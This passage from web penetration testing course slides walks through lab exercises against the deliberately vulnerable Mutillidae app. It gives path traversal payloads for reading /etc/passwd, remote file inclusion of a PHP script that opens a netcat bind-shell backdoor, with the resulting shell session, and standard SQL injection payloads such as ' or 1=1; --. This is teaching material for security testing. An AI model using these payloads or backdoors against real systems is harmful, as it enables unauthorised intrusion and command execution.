After you identify a potentially vulnerable parameter, try out different ways to force it to load what you want. For example, if we take the example from a previous slide, ../../template/\${tempvar}.php, we can do the following:

1. ../../index may load the source code from the index file.
2. ../../../../../../etc/passwd%00 which may load the /etc/passwd file.

The %00 is a null that many languages use to specify the end of a string. In our example the results would be ../../template../../../../etc/passwd%00.php. The OS would ignore the %00 and the rest of the string.

# Course Roadmap

- Introduction and Information Gathering
  - Configuration, Identity, and Authentication Testing
  - **Injection**
  - JavaScript and XSS
  - CSRF, Logic Flaws and Advanced Tools
  - Capture the Flag
- Session Tracking
  - Session Fixation
  - Bypass Flaws
    - Exercise: Authentication Bypass
  - Vulnerable Web Apps: Mutillidae
  - Command Injection
    - Exercise: Command Injection
  - File Inclusion/Directory Traversal
    - **Exercise: LFI and RFI**
  - SQL Injection Primer
  - Discovering SQLi
    - Exercise: Error-Based SQLi
  - Exploiting SQLi
  - SQLi Tools
    - Exercise: sqlmap + ZAP
  - Summary

Web Penetration Testing and Ethical Hacking

Next up: local file inclusion and remote file inclusion: hands-on.

## Local and Remote File Inclusion Exercise

- Goal: Perform both local and remote file inclusion exploits versus Mutillidae
- Use a Local File Inclusion (LFI) exploit to view a local file
- Create PHP content, host it on a web server, and use a Remote File Inclusion (RFI) exploit to load and run it

Web Penetration Testing and Ethical Hacking


Our goal: Perform both local and remote file inclusion exploits versus Mutillidae.

We use a Local File Inclusion (LFI) exploit to view a local file.

We then create two PHP scripts: one to run a local command and the other to open a shell backdoor. We then host them on a web server and use a Remote File Inclusion (RFI) exploit to load and run them.

# Exercise: Setup 1

- Open Firefox and go to Exercises toolbar -> Mutillidae
- Click Home
- **Note:** If Mutillidae becomes unresponsive, restart Firefox



Open Firefox and go to Exercises toolbar -> Mutillidae

Click Home.

Pay careful attention to the URL in the address bar.

**Note:** If Mutillidae becomes slow or unresponsive, quit Firefox and restart it.

# Exercise: Challenges

- Perform a local file inclusion (LFI) attack versus Mutillidae, and display any local file
- Perform a Remote File Inclusion (RFI) attack versus Mutillidae:
  - Write a PHP script that runs a local shell command and displays the output
  - Write a second PHP script that opens a backdoor shell listener
- Host both on a web server:
  - Load and run via an RFI exploit
  - Connect to the backdoor listener
- You may stop here and attempt these steps or read ahead for step-by-step instructions
  - Choose your own difficulty!

Web Penetration Testing and Ethical Hacking

Here are your challenges:

Perform a local file inclusion (LFI) attack versus Mutillidae, and display any local file.

Perform a Remote File Inclusion (RFI) attack versus Mutillidae:

- Write a PHP script that runs a local shell command and displays the output.
- Write a second PHP script that opens a backdoor shell listener.


Host both on a web server:

- Load and run via an RFI exploit.
- Connect to the backdoor listener.

You may stop here and attempt these steps or read ahead for step-by-step instructions. Students with LFI/RFI experience may want to attempt these challenges without hints: It's your call.

## Step 1: Local File Inclusion (LFI)


- Pay careful attention to Mutillidae's Home screen's address bar:



- Note the page= parameter
  - Try to change that variable to display a local file of your choice
- The answer is on the next slide

Web Penetration Testing and Ethical Hacking

Pay careful attention to Mutillidae's Home screen's address bar:




**http://mutillidae/index.php?page=home.php**

Note the "page=" parameter: Change it to display a local file of your choice.

The answer is on the next slide.

## Step 2: Local File Inclusion (LFI)

- /etc/passwd exists on most every UNIX/Linux server
  - Change the Home address bar to:  
`http://mutillidae/index.php?page=/etc/passwd`
  - Load the page



We know that `/etc/passwd` exists on most every UNIX/Linux server

Change the Home address bar to:

<http://mutillidae/index.php?page=/etc/passwd>

Then load the page. Feel free to freestyle and view other files.

If you are thinking that is so easy, you are correct.

Penetration testing's big secret: Sometimes, it's easy.

Please don't tell anyone!

We ramp up the difficulty and perform a Remote File Inclusion (RFI) exploit.

## Step 3: Remote File Inclusion (RFI)

- Let's write a PHP script that can run the id shell command
  - We'll call it id.txt
- Place it in /var/www/html
- Then have Mutillidae load and execute it via <http://127.0.0.1/id.txt>

Web Penetration Testing and Ethical Hacking

We are going to write a PHP script, host it in **/var/www/html**, and attempt to have Mutillidae load and execute it via a Remote File Inclusion (RFI) exploit.

For the purposes of this lab walkthrough, Mutillidae and the PHP script will be on the same system.

## Step 4: PHP Crash Course

- The PHP shell\_exec function is well-suited for our nefarious purposes
- Here is a simple PHP script that executes the shell command of your choice:

```
<?php  
echo shell_exec('<command>');  
?>
```

- Next step: Write a PHP script that executes the id command
  - Save it as /var/www/html/id.txt

Web Penetration Testing and Ethical Hacking

This simple PHP script executes the shell command of your choice:

```
<?php  
echo shell_exec('<command>');  
?>
```

Note: You can write the PHP code as a single line:

```
<?php echo shell_exec('<command>'); ?>
```

Writing it in multiple lines makes it easier to read and also makes adding addition commands easier.

## Step 5: Create /var/www/html/id.txt

- Use gedit to create the file:

```
$ sudo gedit /var/www/html/id.txt
```


- Enter the PHP code:

```
<?php  
echo shell_exec('id');  
?>
```

- Save the file and exit

Web Penetration Testing and Ethical Hacking

Enter the code as shown in this screen shot:




Then save the file and exit.

## Step 6: Launch the RFI

- Press Home and change the address bar to:

`http://mutillidae/index.php?page=http://127.0.0.1/id.txt`

- Load the page



### Web Penetration Testing and Ethical Hacking

We now see the output of the id command.

Here is a slightly snazzier version of the id.txt script, which you can try:

```
<?php  
$command='id';  
echo "Running the '$command' command:";  
$output=shell_exec($command);  
echo "<pre>$output</pre>";  
?>
```

## Step 7: Create a Backdoor

- Let's create a backdoor listener via PHP
- Use gedit to create the file:

```
$ sudo gedit /var/www/html/shell.txt
```

- Enter the PHP code:

```
<?php  
echo shell_exec('nc -l -p 4242 -e /bin/bash');  
?>
```

– Note: the first nc flag is the letter "ell," not a one

- Save the file and exit

Web Penetration Testing and Ethical Hacking


Use gedit to create the file:

```
$ sudo gedit /var/www/html/shell.txt
```

Enter the PHP code:

```
<?php  
echo shell_exec('nc -l -p 4242 -e /bin/bash');  
?>
```

Note: The first nc flag is a lowercase L, not a one.



Save the file and exit.

## Step 8: Run the Backdoor

- Press Home and change the address bar to:

`http://mutillidae/index.php?page=http://127.0.0.1/shell.txt`

- Load the page
- Then open a terminal connect to the backdoor listener by typing:

`$ nc 127.0.0.1 4242`

- **Note:** There will be no banner: Start typing commands (for example, `uname -a`)

### Web Penetration Testing and Ethical Hacking

Press Home and change the address bar to:

`http://mutillidae/index.php?page=http://127.0.0.1/shell.txt`

Load the page.


Then open a terminal connect to the backdoor listener by typing:

`$ nc 127.0.0.1 4242`

Note: There will be no banner: Start typing commands. For example, you might try the command `uname -a` to determine what version of Linux the victim is running.

# The Backdoor

- Connect to the backdoor and type shell commands



A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal shows the following command-line session:

```
[~]$ nc 127.0.0.1 4242
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
uname -a
Linux Security542 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:44 UTC 2014 i686 i686 i686 GNU/Linux
```

- Press Ctrl-C when finished to drop the shell

**Web Penetration Testing and Ethical Hacking**

We have successfully exploited both local and remote file inclusion vulnerabilities in Mutillidae. That wraps up this exercise.

When you finish typing the commands you want, press Ctrl-C to stop the shell.

# Course Roadmap

- Introduction and Information Gathering
  - Configuration, Identity, and Authentication Testing
  - **Injection**
  - JavaScript and XSS
  - CSRF, Logic Flaws and Advanced Tools
  - Capture the Flag
- Session Tracking
  - Session Fixation
  - Bypass Flaws
    - Exercise: Authentication Bypass
  - Vulnerable Web Apps: Mutillidae
  - Command Injection
    - Exercise: Command Injection
  - File Inclusion/Directory Traversal
    - Exercise: LFI and RFI
  - **SQL Injection Primer**
  - Discovering SQLi
    - Exercise: Error-Based SQLi
  - Exploiting SQLi
  - SQLi Tools
    - Exercise: sqlmap + ZAP
  - Summary

Web Penetration Testing and Ethical Hacking

We will spend a large portion of 542.3 discussing one of the most critical web application flaws: SQL injection (aka SQLi). We will begin with a primer on SQLi.

# Introduction to SQL Injection

- SQL injection is perhaps the most well-known of all web application flaws
  - Even those with limited application security exposure are aware of SQL injection
- Also one of the easier to address from an application security perspective
- In spite of the above, SQL injection remains a significant and commonly encountered application flaw

Web Penetration Testing and Ethical Hacking

Long one of the hallmarks of web application security, SQL injection (SQLi) is very likely the most well-known of all the flaws we touch on during this class. Most security professionals have some familiarity with SQLi flaws. Even many less technical resources have a sense for SQL injection flaws.

In spite of its popularity throughout the ages, SQLi continues to crop up in many applications both new and old.

## Origin of SQL Injection

- Applications routinely employ relational (SQL) data stores for a variety of reasons
- The application will interface with these data stores to add, update, or render data
  - Often how this proceeds depends upon user interaction
- None of this presumes a SQL injection flaw...
- The flaw originates from the application allowing user-supplied input to be dynamically employed in a generated SQL statement

### Web Penetration Testing and Ethical Hacking

The most common backend data store has long been the SQL-based relational database. Applications routinely employ relational (SQL) data stores for a variety of reasons. The web application interfaces with the data stores most commonly to retrieve and render data. However, these tools are also routinely used to add new or update existing data.

Quite often how the database interaction occurs is influenced by the user of the application. This is to be expected, and does not imply a SQL injection flaw. The flaw stems from the application allowing user-supplied input to be used in a dynamically built SQL query that is sent to the backend data store.

# Relational Databases

- Most of what we discuss will generally apply to all of the various Relational Database Management Systems (RDBMS)
- However, the particular RDBMS on the other end of the application does matter
  - Especially relevant when considering exploitation techniques and post-exploitation capabilities
- The course will not dig too much into the specifics of targeting a particular RDBMS
  - Also will not omit key SQLi aspects just because they are not applicable to all RDBMS

## Web Penetration Testing and Ethical Hacking

We hear quite a bit about data stores other than relational databases, so much so that you might get the impression that relational databases are legacy or in a state of active decline. You could not be blamed for thinking that, but you would be wrong.

Relational databases and the ecosystem supporting them, the Relational Database Management Systems, (RDBMS) are thriving. Although we talk about SQL injection in generic terms, in truth, there are numerous aspects of SQLi that are dependent upon the particular RDBMS in question (for example, Oracle Database, MySQL, MS SQL Server, etc.)

# Key SQL Verbs

- **SELECT** – Most common verb, retrieve data from a table
- **INSERT** – Add data to a table
- **UPDATE** – Modify existing data
- **DELETE** – Delete data in a table
- **DROP** – Delete a table
- **UNION** – Combine data from multiple queries

Web Penetration Testing and Ethical Hacking

First things first, we need to get some exposure to SQL. We will not concentrate (certainly not yet) on the nuances that distinguish the different database vendors. The primary goal of the SQL primer is to ensure everyone has sufficient basic familiarity to be able to navigate the later information.

The following verbs are the most commonly encountered, and are widely supported across the various RDBMS:

**SELECT** – Most common verb, retrieve data from a table

**INSERT** – Add data to a table

**UPDATE** – Modify existing data

**DELETE** – Delete data in a table

**DROP** – Delete a table

**UNION** – Combine data from multiple queries

## SQL Query Modifiers

- **WHERE** – Filter SQL query to apply only when a condition is satisfied
- **AND/OR** – Combine with WHERE to narrow the SQL query
- **LIMIT #1,#2** – Limit rows returned to #2 many rows starting at #1
  - **LIMIT 2 OFFSET 1** yields the same
- **ORDER BY #** – Sort by column #

Web Penetration Testing and Ethical Hacking

Another quick exposure slide is a quick list of items that you will often see employed to modify how these SQL verbs or statements are carried out. These are common SQL query modifiers.

**WHERE** – Filter SQL query to apply only when a condition is satisfied

**AND/OR** – Combined with WHERE to narrow the SQL query

**LIMIT #1,#2** – Limit rows returned to #2 many rows starting at #1

**ORDER BY #** – Sort by column #

The WHERE clause is ubiquitous. In fact, the WHERE clause is the location that we are most likely to find out the point of SQL injection, because that is routinely where input is sought and provided.

## Important SQL Data Types

- **bool** – Boolean True/False
- **int** - Integer
- **char** – Fixed length string
- **varchar** – Variable length string
- **binary** – Name employed varies quite a bit

**Note:** Names used for data types vary across the relational database providers

Web Penetration Testing and Ethical Hacking

Unlike the SQL verbs and modifiers discussed previously, there is tremendous variance in what each RDBMS refers to these data types as. Regardless, they all have these types of data no matter what the name. The name that gives people the most trouble is varchar, which we can just think of as a simple string. String and numeric data will be the types that we encounter the most, and we will get a better sense of how these are handled as we progress through the content.

# SQL Special Characters

| Char        | Purpose                                     |
|-------------|---|
| ', "        | String delimiter                            |
| ;           | Terminates an SQL statement                 |
| -- , # , /* | Comment delimiters                          |
| %, *        | Wildcard characters                         |
| , +, " "    | String concatenation characters             |
| +, <, >, =  | Mathematical operators                      |
| =           | Test for equivalence                        |
| ( )         | Calling functions, sub queries, and INSERTs |
| %00         | Null byte                                   |

Web Penetration Testing and Ethical Hacking

This is where things start to get interesting and extremely pertinent. The table is by no means intended to be an exhaustive list, but it can give you an idea of some of the characters and their use as you increase exposure to SQL. You can already see that some of the items like comment delimiters and string concatenation operators clearly have multiple options available. Some RDBMS will have multiple special characters for the same thing, but in other instances it serves as an indication that there is variability among the RDBMS that we encounter.

## SQL Injection Example: Code

Server-side PHP code taking the value of the URL query parameter name as input to SQL SELECT

```
$sql = "
SELECT *
FROM Users
WHERE lname='$_GET["name"]'
";
```

**Note:** Code above is split across multiple lines for clarity

Web Penetration Testing and Ethical Hacking

Now, we walk through a very simple injection.

First, let's see what the server-side code looks like that dynamically builds the SQL query.

```
$sql = "
SELECT *
FROM Users
WHERE lname='$_GET["name"]'
";
```

Highlights from the previous code are:

**SELECT** – The query itself is a SELECT for retrieving data.

**\*** – Indicates that all columns will be returned.

**FROM Users** – Identifies that Users table is the target.

**WHERE lname=** – Filtering the data that will be returned with a WHERE clause on the lname column.

'\$\_GET["name"]' – Single quotes surround this whole piece because it expects a string to be supplied. The string is being populated with data being retrieved from the URL query parameter of name.

**;** – The semicolon completes the statement.

## SQL Injection Example: Normal Input/Query

**Normal Input:** Dent

**URL:**

<http://sec542.org/sqlip.php?name=Dent>

**SQL Query:**

```
SELECT *
FROM Users
WHERE lname='Dent';
```

**Expected Result:**

Normal result based on input of Dent

Web Penetration Testing and Ethical Hacking

Given normal/expected input, what would the query be? Let's check it out. Here we have a name of **Dent** being supplied in the URL query parameter of name.

```
SELECT *
FROM Users
WHERE lname='Dent';
```

Everything looks standard. Normal results would be expected to follow.

## **SQL Injection Example: Injected Input/Query**

**Injected Input:** Dent'

**URL:**

<http://sec542.org/sqlip.php?name=Dent'>

**SQL Query:**

```
SELECT *
FROM Users
WHERE lname='Dent'';
```

**Expected Result:**

Stray ' causes a syntax error

**Web Penetration Testing and Ethical Hacking**

Does adding one little bitty single quote to the end change things for the query?

```
SELECT *
FROM Users
WHERE lname='Dent'';
```

The addition of that one character causes the SQL statement to throw an error that could be displayed back to us.

## **SQL Injection Example: Injected Input 2/Query 2**

**Injected Input:** Dent'; --

**URL:**

<http://sec542.org/sqliphi?name=Dent'; -->

**SQL Query:**

```
SELECT *
FROM Users
WHERE lname='Dent'; -- ';
```

**Expected Result:**

Normal result based on input of Dent

Web Penetration Testing and Ethical Hacking

The next input adds a ; -- to the previous Dent'

```
SELECT *
FROM Users
WHERE lname='Dent'; -- ';
```

This input supplies a legit name, closes out the string, terminates the statement, and finally ends with a comment delimiter.

' or 1=1; --

- The payload '`or 1=1; --`', or a variation upon that theme is found in almost all SQLi documentation
- To understand its popularity, let's break down the injection into three parts:
  - ' – The single quote closes out any string
  - `or 1=1` – This tautology changes the query logic
  - `; --` – The end of the payload completes the statement and comments out remaining code that could cause syntax errors

#### Web Penetration Testing and Ethical Hacking

Probably the single most well-known SQLi payload out there, '`or 1=1; --`', is all but ubiquitous. Why is this string so popular? Let's parse it and see what is going on.

- ' – The single quote closes out any string.
- `or 1=1` – This tautology changes the query logic.
- `; --` – The end of the payload completes the statement and comments out remaining code that could cause syntax errors.

**Warning:** Some RDBMS require a space after the `(--)` comment delimiter.

## SQL Injection Example:

' or 1=1; -- Injected

**Injected Input:** ' or 1=1; --

**URL:**

<http://sec542.org/sqliphi.php?name=' or 1=1; -->

**SQL Query:**

```
SELECT *
FROM Users
WHERE lname='' or 1=1; -- ';
```

**Expected Result:**

Return all rows from the Users table

Web Penetration Testing and Ethical Hacking

What does that popular payload look like when injected into our name parameter?

```
SELECT *
FROM Users
WHERE lname='' or 1=1; -- ';
```

Put simply, the injection closed out the string, added an OR TRUE clause, closed out the query, and ended the whole thing with a comment.

## SQLi Balancing Act

- Discovering and exploiting input flaws involve finding appropriate prefixes, payloads, and suffixes to cause impact
  - SQLi is no different
- A significant aspect of discovering SQLi flaws is determining reusable pieces of our injection
- The most obvious aspect of SQL that requires balancing are the quotes used with string data

Web Penetration Testing and Ethical Hacking

Discovering and exploiting input flaws must take into account existing code. SQL injection is no different. We have to ensure the code we inject can be interpreted properly to achieve the desired end.

Although first we inject code with the intent of causing errors, ultimately we will need to get on the other side of the errors. String quoting is the most obvious place where this balancing must take place.

# Quote Balancing

- Strings are the most common data type our input will land within

```
SELECT * FROM Users WHERE lname='Dent';
```

- Proper prefixes and suffixes to accommodate strings will be needed

- Example with comments: Dent' ;--

```
SELECT...WHERE lname='Dent' ;-- ';
```

- Example without comments: Dent' OR 'a'='a

```
SELECT...WHERE lname='Dent' OR 'a'='a';
```

## Web Penetration Testing and Ethical Hacking

The most common place our input lands in SQLi is within a quoted string, which is why adding a single stray quote causes the syntax error. That discovery completed, a proper prefix and suffix must be determined that can allow meaningful and impactful inputs that don't cause errors.

The following inputs and the resulting queries can help us understand appropriate quoting with respect to prefixes and suffixes.

Example with comments: Dent' ;--

```
SELECT...WHERE lname='Dent' ;-- ';
```

Example without comments: Dent' OR 'a'='a

```
SELECT...WHERE lname='Dent' OR 'a'='a';
```

# Balancing Column Numbers

- SQL **INSERT** and **UNION** statements require us to know the number of columns required or used
  - DB Syntax Errors will occur otherwise

```
INSERT INTO planets_tbl (name,planet,heads)
VALUES ('Zaphod','Betelgeuse',2);
```

```
SELECT id, username, password FROM user1_tbl
WHERE username='Zaphod' UNION SELECT
id2,username2, password2 FROM user2_tbl;
```

## Web Penetration Testing and Ethical Hacking

Although quoting might be the most obvious balancing that must be done, there are other aspects that also need the same degree of care. There are a number of SQL queries that reference columns in multiple places the number of which must match.

We find this behavior with both INSERT and UNION statements. Our injections will need to be mindful of balancing the number of columns in these cases.

```
SELECT id, username, password FROM user1_tbl WHERE username='Zaphod' UNION
SELECT id2,username2, password2 FROM user2_tbl;
```

In the previous query, you can see three columns in the first SELECT (id, username, and password) and three in the SELECT being UNIONed (id2, username2, and password). Were the number of columns in the SELECTs not the same, then the DB would throw a syntax error.

A little later in the course, we explore how to determine the number of columns present.

## Data Type Balancing

- **INSERT** and **UNION** statements also require the data type associated with the columns to match
  - Actually, that is what is typically said, but it isn't entirely accurate
- The data types don't have to match, but they need to be compatible/convertible
  - Numbers and strings are typically compatible for this purpose (# <-> 'AAA')

Web Penetration Testing and Ethical Hacking

Balancing columns actually can involve more than simply the number of columns. Again, both **INSERT** and **UNION** statements are in scope here, but this time rather than the number of columns, we are talking about what is contained in those columns. Although it is generally stated that the data types must match, in truth, the data types simply need to be compatible, or convertible.

Though perhaps not intuitive, strings and numbers are typically compatible for the purposes of this consideration. As with determining the number of columns needed in an injection, we will explore a way to ensure this constraint does not hinder us greatly.

# Course Roadmap

- Introduction and Information Gathering
  - Configuration, Identity, and Authentication Testing
  - **Injection**
  - JavaScript and XSS
  - CSRF, Logic Flaws and Advanced Tools
  - Capture the Flag
- Session Tracking
  - Session Fixation
  - Bypass Flaws
    - Exercise: Authentication Bypass
  - Vulnerable Web Apps: Mutillidae
  - Command Injection
    - Exercise: Command Injection
  - File Inclusion/Directory Traversal
    - Exercise: LFI and RFI
  - SQL Injection Primer
  - **Discovering SQLi**
    - Exercise: Error-Based SQLi
  - Exploiting SQLi
  - SQLi Tools
    - Exercise: sqlmap + ZAP
  - Summary

Web Penetration Testing and Ethical Hacking

The next section describes how to discover SQL injection flaws.

# Discovering SQL Injection

- Now, you should have enough basic familiarity with verbs, data types, and special characters
- We will now explore different types or classes of SQL injection flaws
- While exploring these classes, we will also investigate discovering the various manifestations of SQL injection vulnerabilities

## Web Penetration Testing and Ethical Hacking

Discovering SQLi flaws seems straightforward enough if you expect only the most obvious, error-based, class of flaws. To be successful with SQLi, we need to explore various manifestations of this flaw. As we glean some of the key aspects of the classes of SQLi, we explore some basics of discovering the flaws themselves.

# Input Locations

- Where in applications do we target SQLi...?
  - Everywhere, of course
- Our own mindful interactions with the application can help guide us to portions of the application more likely to interface with a backend database
  - Login functionality often leverages/interacts with a backend DB
- These portions of HTTP requests are the more common input locations
  - GET URL query parameters
  - POST payload
  - HTTP Cookie – SQLi here are more likely to be blind
  - HTTP User-Agent – SQLi here are more likely to be blind

Web Penetration Testing and Ethical Hacking

Regardless of the type or class of SQLi flaw we are up against, we still need to appreciate what inputs might lead to SQLi. The easy answer is, of course, any input could lead to SQLi depending upon the particular implementation. Although true, that isn't terribly helpful or insightful.

Certainly our interactions with the applications thus far will have given us insight into some particular inputs of interest. Likewise there are portions of every application that are obvious SQLi targets. Authentication functionality immediately comes to mind given the propensity for applications to employ a DB backend for authentication purposes.

Additionally, there are portions of our HTTP requests that are more likely to yield SQLi pay dirt:

GET URL query parameters  
POST payload  
HTTP Cookie – SQLi here are more likely to be blind.  
HTTP User-Agent – SQLi here are more likely to be blind.

Note that some elements are more often expected to be blind SQLi flaws. We will explore what practical impact that has later.

## Classes of SQLi

- SQL injection flaws are really just one vulnerability
- In spite of this, we encounter these flaws in varied ways
  - Suggests there might be merit in distinguishing particular types or classes of SQLi flaws
- The different manifestations are consistent enough that they can inform techniques we will employ in discovery and exploitation
- The simplest categorization is visible vs. blind, but a bit more detail is needed to be useful

Web Penetration Testing and Ethical Hacking

A comment on the previous page suggested that some of the input locations were more commonly associated with blind SQLi flaws. Some of you might have been scratching your head on what exactly this means. Blink SQLi is considered to be a type or class of SQLi flaw.

Although, in truth, SQL injection is really just one type of vulnerability regardless of how it presents. Each of these types will have the same basic issue of client-supplied input being leveraged in the application such that the input gets interpreted by a DB backend too potentially ill effect.

However, there are vastly different ways in which this *one* flaw can present to a client. Yet, there is enough consistency among the variance that we can identify particular classes or types of SQLi manifestations. We will explain and explore these classes with the goal that understanding them better will allow for increased likelihood of discovery, exploitation, and ultimately flaw remediation.

## In-Band/Inline SQLi

- A SQL injection flaw that allows us to see the result of our injections is said to be **in-band** or **inline** SQLi
- The visibility supplied by this class of SQLi flaw renders the vulnerability
  - Simpler to discover
  - Easier to exploit

Web Penetration Testing and Ethical Hacking

The first class of SQLi flaw to discuss is that of **in-band** or **inline** SQL injection. The term *in-band* or *inline* is used to suggest that the end user can see the, largely unfettered, results of the SQLi directly. The key differentiator of this flaw is the visibility associated with it.

The visibility we are afforded makes this class of SQLi flaw the simplest for us to both discover and exploit.

## Blind SQL Injection

- If **in-band/inline SQLi** can be characterized as providing visible results to the tester, then you can probably guess what is suggested by **blind SQLi**
  - Nothing to see here...
- The vulnerability is the same, but our experience of the flaw differs markedly

Web Penetration Testing and Ethical Hacking

It is not terribly difficult to guess what is suggested by blind SQL injection, especially given that the hallmark of inline was that it provided visible results. The blindness in blind SQLi has to do with what we, the adversary, are able to see associated with the injection and results.

The most basic, but, we would submit oversimplified, way to classify SQLi flaws is as either in-band/inline (visible) or blind – easy, binary, but wanting for more detail and nuance.

# Varying Degrees of Blindness

- Visible vs. blind seems straightforward enough until you start interacting with the flaws
- Don't stress about the semantics, but what constitutes blind vs. inline proves problematic
  - Primarily because the flaws don't present as binary as suggested by these two categorizations
- Rather there is a spectrum of possibilities from full tilt sensory deprivation tank level blindness...to white-box style visibility
- Let's explore the spectrum a bit and see how it impacts our approach to testing

## Web Penetration Testing and Ethical Hacking

The simple binary of inline vs. blind speaks to a useful way to discern, at a basic level, what type of SQLi we are up against. However, it is overly simple to be of tremendous use. Also, the binary approach makes difficult the question of what constitutes a "blind" SQLi flaw.

Although moderately helpful, binary is a bit too imprecise for our purposes here. SQLi flaws exist on a spectrum with respect to their degree of visibility. Put simply, the blindness is analog rather than digital.

# Database Error Messages

